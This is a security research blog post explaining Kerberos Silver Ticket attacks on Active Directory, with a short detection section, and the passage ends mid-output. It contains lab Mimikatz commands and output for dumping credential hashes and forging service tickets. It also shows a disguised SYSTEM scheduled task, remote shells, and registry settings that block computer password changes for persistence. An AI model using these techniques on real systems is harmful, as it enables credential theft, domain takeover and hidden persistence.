How Attackers Use Kerberos Silver Tickets to Exploit Systems

adsecurity.org

Sean Metcalf November 17, 2015

Usually Golden Tickets (forged Kerberos TGTs) get all the press, but this post is about Silver Tickets and how attackers use them to exploit systems.
I have talked about how Silver Tickets can be used to persist and even re-exploit an Active Directory enterprise in presentations at security conferences this year. This post continues this research.

Typical Kerberos Authentication Flow:

User logs on with username & password.

1a. Password converted to NTLM hash, a timestamp is encrypted with the hash and sent to the KDC as an authenticator in the authentication ticket (TGT) request (AS-REQ).
1b. The Domain Controller (KDC) checks user information (logon restrictions, group membership, etc) & creates Ticket-Granting Ticket (TGT).

2. The TGT is encrypted, signed, & delivered to the user (AS-REP). *Only the Kerberos service (KRBTGT) in the domain can open and read TGT data.*


3. The User presents the TGT to the DC when requesting a Ticket Granting Service (TGS) ticket (TGS-REQ). The DC opens the TGT & validates PAC checksum – If the DC can open the ticket & the checksum check out, TGT = valid. The data in the TGT is effectively copied to create the TGS ticket.

4. The TGS is encrypted using the target service accounts' NTLM password hash and sent to the user (TGS-REP).

5.The user connects to the server hosting the service on the appropriate port & presents the TGS (AP-REQ). The service opens the TGS ticket using its NTLM password hash.

Silver Ticket Overview:

Silver Tickets are forged Kerberos Ticket Granting Service (TGS) tickets, also called service tickets.
As shown in the following graphic, there is no AS-REQ / AS-REP (steps 1 & 2) and no TGS-REQ / TGS-REP (steps 3 & 4) communication with the Domain Controller. Since a Silver Ticket is a forged TGS, there is **no** communication with a Domain Controller.



- Alluded to at BlackHat during the “Golden Ticket” presentation (Duckwall/Delpy) and discussed partly during Tim Medin’s DerbyCon 2014 talk. Skip & Benjamin have provided additional information on Silver Tickets since, but confusion remains.
- The Kerberos Silver Ticket is a valid Ticket Granting Service (TGS) Kerberos ticket since it is encrypted/signed by the service account configured with a Service Principal Name for each server the Kerberos-authenticating service runs on.
- While a Golden ticket is a forged TGT valid for gaining access to any Kerberos service, the silver ticket is a forged TGS. This means the Silver Ticket scope is limited to whatever service is targeted on a specific server.
- While a Golden ticket is encrypted/signed with the domain Kerberos service account (KRBTGT), a Silver Ticket is encrypted/signed by the service account (computer account credential extracted from the computer’s local SAM or service account credential).
- Most services don’t validate the PAC (by sending the PAC checksum to the Domain Controller for PAC validation), so a valid TGS generated with the service account password hash can include a PAC that is entirely fictitious – even claiming the user is a Domain Admin without challenge or correction.
- The attacker needs the service account password hash
- TGS is forged, so no associated TGT, meaning the DC is never contacted.
- Any event logs are on the targeted server.

In my opinion, Silver Tickets can be more dangerous than Golden Tickets – while the scope is more limited than Golden Tickets, the required hash is easier to get and there is no communication with a DC when using them, so detection is more difficult than Golden Tickets.

Creating Silver Tickets:


In order to create or forge a Silver Ticket, the attacker has to gain knowledge of the password data (password hash) for the target service. If the target service is running under the context of a user account, like MS SQL, then the Service Account’ password hash is required in order to create a Silver Ticket.

Cracking Service Account passwords with Kerberoast is one potential method for identifying a target service’s associated password data.

Computers host services as well with the most common one being the Windows file share which leverages the “cifs” service. Since the computer itself hosts this service, the password data required to create a Silver Ticket is the associated computer account’s password hash. When a computer is joined to Active Directory, a new computer account object is created and linked to the computer. The password and associated hash is stored on the computer that owns the account and the NTLM password hash is stored in the Active Directory database on the Domain Controllers for the domain.

If an attacker can gain admin rights to the computer (to gain debug access) or be able to run code as local System, the attacker can dump the AD computer account password hash from the system using Mimikatz (the NTLM password hash is used to encrypt RC4 Kerberos tickets):

Mimikatz “privilege::debug” “sekurlsa::logonpasswords” exit



Mimikatz Silver Ticket Command Reference

The Mimikatz command to create a golden or silver ticket is “kerberos::golden”

- **/domain** – the fully qualified domain name. In this example: “lab.adsecurity.org”.
- **/sid** – the SID of the domain. In this example: “S-1-5-21-1473643419-774954089-2222329127”.
- **/user** – username to impersonate
- **/groups** (optional) – group RIDs the user is a member of (the first is the primary group) default: 513,512,520,518,519 for the well-known Administrator’s groups (listed below).
- **/ticket** (optional) – provide a path and name for saving the Golden Ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.
- **/ptt** – as an alternate to /ticket – use this to immediately inject the forged ticket into memory for use.
- **/id** (optional) – user RID. Mimikatz default is 500 (the default Administrator account RID).
- **/startoffset** (optional) – the start offset when the ticket is available (generally set to –10 or 0 if this option is used). Mimikatz Default value is 0.
- **/endin** (optional) – ticket lifetime. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 10 hours (600 minutes).
- **/renewmax** (optional) – maximum ticket lifetime with renewal. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 7 days (10,080 minutes).

Silver Ticket Required Parameters:

- **/target** – the target server’s FQDN.
- **/service** – the kerberos service running on the target server. This is the Service Principal Name class (or type) such as cifs, http, mssql.
- **/rc4** – the NTLM hash for the service (computer account or user account)

Silver Ticket Default Groups:

- Domain Users SID: S-1-5-21<DOMAINID>-513
- Domain Admins SID: S-1-5-21<DOMAINID>-512
- Schema Admins SID: S-1-5-21<DOMAINID>-518
- Enterprise Admins SID: S-1-5-21<DOMAINID>-519

- Group Policy Creator Owners SID: S-1-5-21<DOMAINID>-520

Example Mimikatz Command to Create a Silver Ticket:

The following Mimikatz command creates a Silver Ticket for the CIFS service on the server adsmswin2k8r2.lab.adsecurity.org. In order for this Silver Ticket to be successfully created, the AD computer account password hash for adsmswin2k8r2.lab.adsecurity.org needs to be discovered, either from an AD domain dump or by running Mimikatz on the local system as shown above (*Mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit*). The NTLM password hash is used with the /rc4 paramteer. The service SPN type also needs to be identified in the /service parameter. Finally, the target computer's fully-qualified domain name needs to be provided in the /target parameter. Don't forget the domain SID in the /sid parameter.

mimikatz "kerberos::golden /admin:LukeSkywalker /id:1106 /domain:lab.adsecurity.org /sid:S-1-5-21-1473643419-774954089-2222329127 /target:adsmswin2k8r2.lab.adsecurity.org /rc4:d7e2b80507ea074ad59f152a1ba20458 /service:cifs /ptt" exit

Persistence With Computer Accounts

Once the attacker has access to the computer account password hash, the account can be used as a "user" account to query Active Directory, but the more interesting use case is to create Silver Tickets to access computer hosted services with admin rights. Since the Domain computer account password change policies are more of a guideline since they aren't forced to change by the Domain Controllers (set to 30 days by default but up to the computer to actually change the password), it's possible that once an attacker gains knowledge of the computer account password, it could be used for a long time. Active Directory does not prevent a computer account from accessing AD resources even if the computer account password hasn't changed in years.

The attacker could also prevent the computer account password from changing:

1. the following registry key:
   HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange = 1.
2. There's a client Group Policy setting to prevent the computer from changing the password most often used to support VDI (virtual desktops). Enabling the group policy setting "Domain member: Disable machine account password changes" stops computers applying this GPO from changing their AD computer account password.
   "The Domain member: Disable machine account password changes policy setting determines whether a domain member periodically changes its computer account password. Setting its value to Enabled prevents the domain member from changing the computer account password. Setting it to Disabled allows the domain member to change the computer account password as specified by the value of the Domain member: Maximum machine account password age policy setting, which is every 30 days by default."
3. The domain Group Policy "Domain member: Maximum machine account password age" which tells the domain joined computers how often they should change their computer account password (though this is more of a guideline, than a rule). By default, this value is set to "30", but if it is set to "0", computers are unable to change their passwords.
4. There's a Domain Controller Group Policy setting "Domain controller: Refuse machine account password changes" that sets the Domain Controller to prevent clients from updating their computer account password in AD.
   "This security setting determines whether domain controllers will refuse requests from member computers to change computer account passwords. By default, member computers change their computer account passwords every 30 days. If enabled, the domain controller will refuse computer account password change requests.
   If it is enabled, this setting does not allow a domain controller to accept any changes to a computer account's password."

This is a valid (and current) method for an attacker to persist access even after all the user, admin, and service account passwords are changed.

In normal Kerberos operations, the authentication ticket (TGT) is used to request service tickets (TGS) for each Kerberos enabled service. Silver Tickets bypass this normal process by injecting the forged Kerberos TGS tickets directly. Multiple Silver Tickets may be required to access the target service(s).

The most useful computer-hosted services and the associated silver ticket services required is in the table below.

Detecting Silver Tickets:

The best chance of detecting Silver Tickets is to monitor Windows security events on workstations, servers, and Domain Controllers for logon/logoff events with anomalies in the domain field including the field being blank or null.

Service to Silver Ticket Reference:

Service Type	Service Silver Tickets
WMI	HOST RPCSS
PowerShell Remoting	HOST HTTP Depending on OS version may also need: WSMAN RPCSS
WinRM	HOST HTTP
Scheduled Tasks	HOST
Windows File Share (CIFS)	CIFS
LDAP operations including Mimikatz DCSync	LDAP
Windows Remote Server Administration Tools	RPCSS LDAP CIFS

Silver Ticket Exploit Examples:

In these examples, the attacker has gained knowledge of the computer account's password hash and uses it to create a Silver Ticket to gain admin rights to different services hosted by the computer. If the attacker has dumped the Active Directory database or gained knowledge of a Domain Controller's computer account password, the attacker can use Silver Tickets to target the DC's services as an admin and persist in Active Directory.

Silver Ticket for Windows Share (CIFS) Admin Access

Create a Silver Ticket for the "cifs" service to gain admin rights to any Windows share on the target computer.

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /service:cifs /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service   : cifs
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
```

After injecting the CIFS Silver Ticket, we can now access any share on the target computer including the c$ share enabling us to copy files to or from the share. If we use a fake name in the Silver Ticket, we can make it look like someone else accessed the data.

```
PS C:\temp\mimikatz> copy c:\temp\Invoke-Mimikatz.ps1 \\adsdc02.lab.adsecurity.org\c$\windows\temp
PS C:\temp\mimikatz> dir \\adsdc02.lab.adsecurity.org\c$\windows\temp


    Directory: \\adsdc02.lab.adsecurity.org\c$\windows\temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          3/15/2015  12:15 AM            1
-a---          2/16/2015   2:27 AM          0 DMI2083.tmp
-a---          2/16/2015   2:27 AM          0 DMI21EA.tmp
-a---          2/16/2015   2:27 AM          0 DMI25E2.tmp
-a---          2/16/2015   2:27 AM          0 DMI433E.tmp
-a---          2/17/2015  12:48 AM          0 DMI8230.tmp
-a---          2/17/2015  12:09 AM          0 DMI94FC.tmp
-a---          2/17/2015  12:48 AM          0 DMIA7D8.tmp
-a---          2/17/2015  12:48 AM          0 DMIA836.tmp
-a---          2/17/2015  12:48 AM          0 DMIAEDD.tmp
-a---          2/17/2015  12:09 AM          0 DMIB611.tmp
-a---          2/17/2015  12:09 AM          0 DMIB6DC.tmp
-a---          2/17/2015  12:09 AM          0 DMIC488.tmp
-a---          2/17/2015  12:48 AM          0 DMIC4C7.tmp
-a---          2/17/2015  12:09 AM          0 DMIC563.tmp
-a---          2/16/2015   2:27 AM          0 DMIF01C.tmp
-a---          2/18/2015   8:54 PM     676916 Invoke-Mimikatz.ps1
```

Silver Ticket for the Windows computer (HOST) with Admin Access

Create a Silver Ticket to gain admin rights to any Windows service covered by "host" on the target computer. This includes the ability to modify and create scheduled tasks.

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /service:HOST /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service   : HOST
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 3/15/2015 12:19:42 AM ; 3/12/2025 12:19:42 AM ; 3/12/2025 12:19:42 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz>
```

Leveraging the HOST Silver Ticket, we can create a new scheduled task.

```
Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: HOST/adsdc02.lab.adsecurity.org @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 3/15/2015 0:19:42 (local)
        End Time:   3/12/2025 0:19:42 (local)
        Renew Time: 3/12/2025 0:19:42 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)

PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System" /TN "SCOM Agent
 Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

Or by leveraging the HOST Silver Ticket, we can *modify* an exist scheduled task.

```
PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System" /TN "SCOM Agent
 Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
WARNING: The task name "SCOM Agent Health Check" already exists. Do you want to replace it (Y/N)? y
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

Check to see if the scheduled task was set. Yes, it's there!

```
PS C:\temp\mimikatz> schtasks /query /S adsdc02.lab.adsecurity.org

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
SCOM Agent Health Check                  3/22/2015 12:21:00 AM  Ready
```

Silver Ticket to Connect to PowerShell Remoting on Windows Computer with Admin Access

Create a Silver Ticket for the "http" service and "wsman" service to gain admin rights to WinRM and/or PowerShell Remoting on the target system.

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7d0f28f /service:HTTP /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : HTTP
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:16:44 PM ; 4/1/2025 10:16:44 PM ; 4/1/2025 10:16:44 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
```

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7d0f28f /service:wsman /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : wsman
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:18:08 PM ; 4/1/2025 10:18:08 PM ; 4/1/2025 10:18:08 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
```


After injecting the two Silver Tickets, http & wsman, we can use PowerShell Remoting (or WinRM) to open a a shell to the target system (assuming it's configured with PowerShell Remoting and/or WinRM). New-PSSession is the PowerShell cmdlet for creating a session to a remote system using PowerShell and Enter-PSSession opens the remote shell.

```
PS C:\> New-PSSession -Name PSC -ComputerName ADSDC02 ; Enter-PSSession -Name PSC

 Id Name            ComputerName    State         ConfigurationName     Availability
 -- ----            ------------    -----         -----------------     ------------
  1 PSC             ADSDC02         Opened        Microsoft.PowerShell     Available


[ADSDC02]: PS C:\Users\LukeSkywalker\Documents> cd c:\
[ADSDC02]: PS C:\> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8db:712d:7cf2:712f%12
   IPv4 Address. . . . . . . . . . . : 172.16.11.12
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.23.2

Tunnel adapter isatap.{4024A223-E2B7-4816-9F65-E97AF66C17C3}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
[ADSDC02]: PS C:\>
```


```
PS C:\temp\mimikatz> .\invoke-mimikatz.ps1

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # lsadump::lsa /name:krbtgt /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM  :
    NTLM : cdc53c282915380a09750f5657ea41c7
```

Silver Ticket to Connect to LDAP on Windows Computer with Admin Access

Create a Silver Ticket for the "ldap" service to gain admin rights to LDAP services on the target system (including Active Directory).



Leveraging the LDAP Silver Ticket, we can use Mimikatz and run DCSync to "replicate" credentials from the DC.



Silver Ticket to Run Commands Remotely on a Windows Computer with WMI as an admin

Create a Silver Ticket for the "host" service and "rpcss" service to remotely execute commands on the target system using WMI.

```
PS C:\temp\mimikatz> .\mimikatz "kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:d4423c76e3f68ee4c551a9a22dcace55 /service:host /ptt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep 16 2015 22:16:35)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 16 modules * * */


mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:d4423c76e3f68ee4c551a9a22dcace55 /service:host /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: d4423c76e3f68ee4c551a9a22dcace55 - rc4_hmac_nt
Service   : host
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 11/17/2015 10:22:03 PM ; 11/14/2025 10:22:03 PM ; 11/14/2025 10:22:03 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
```

```
PS C:\temp\mimikatz> .\mimikatz "kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:d4423c76e3f68ee4c551a9a22dcace55 /service:rpcss /ptt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep 16 2015 22:16:35)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 16 modules * * */


mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:d4423c76e3f68ee4c551a9a22dcace55 /service:rpcss /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: d4423c76e3f68ee4c551a9a22dcace55 - rc4_hmac_nt
